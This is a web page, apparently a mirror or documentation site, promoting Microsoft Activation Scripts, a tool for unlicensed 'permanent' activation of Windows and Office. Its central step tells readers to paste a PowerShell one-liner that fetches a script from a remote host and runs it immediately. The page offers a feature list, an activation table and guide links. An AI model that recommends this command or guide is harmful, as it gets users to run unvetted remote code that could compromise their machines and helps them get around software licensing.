Microsoft Activation Scripts (MAS)
An open-source Windows and Office activator featuring HWID, Ohook, TSforge, and Online KMS activation methods, along with advanced troubleshooting.
Independent documentation at massgrave.download. Upstream source code: source repository.
Activation Methods
This method is the most convenient and works on Windows 8.1, 10, and 11.
- Click the Start Menu, type
PowerShell, and open it. - Copy and paste the code below and press Enter.

irm https://get.activated.win | iex- In the menu that appears, type the number corresponding to one of the Green options.
MAS Latest Release
Reading the official release feed…
Verified from the official upstream repository. No fallback version is shown if the feed is unavailable.
Features

- HWID (Digital License): Permanently activate Windows.

- Ohook: Permanently activate Office.

- TSforge: Permanently activate Windows, ESU, and Office.
- Online KMS: Activate Windows/Office for 180 days (with a renewal task).

- Advanced activation troubleshooting.
- $OEM$ folders for pre-activation.

- Change Windows edition.

- Change Office edition.
- Check Windows/Office activation status.
- Available in All-In-One and separate file versions.
- Fully open source and based on batch scripts.
Activations Summary
| Activation Type | Supported Product | Activation Period | Is Internet Needed? |
|---|---|---|---|
| HWID | Windows 10–11 | Permanent | Yes |
| Ohook | Office | Permanent | No |
| TSforge | Windows / ESU / Office | Permanent | See upstream compatibility notes |
| Online KMS | Windows / Office | 180 days with renewal | Yes |
For more details, see the activation comparison chart. To activate other products, see unsupported products activation.
Documentation & Guides
Independent, source-linked documentation for every activation method, edition change, and common error on this site:
- HWID (Digital License) activation guide
- Ohook Office activation guide
- TSforge activation guide
- Online KMS activation guide
- Windows activation overview
- Office activation overview
- Activation troubleshooting guide
- Check Windows / Office activation status
- Change Windows edition
- Change Office edition
- Manual HWID activation
- Manual KMS38 activation
- Manual Ohook activation
- Fix licensing server connection errors
- Fix "Office isn't licensed properly"
- Windows 11 genuine installation media
- Windows LTSC / IoT installation media
- Office Click-to-Run download links
- Windows 10 end of support and ESU
- Unsupported products activation
Screenshots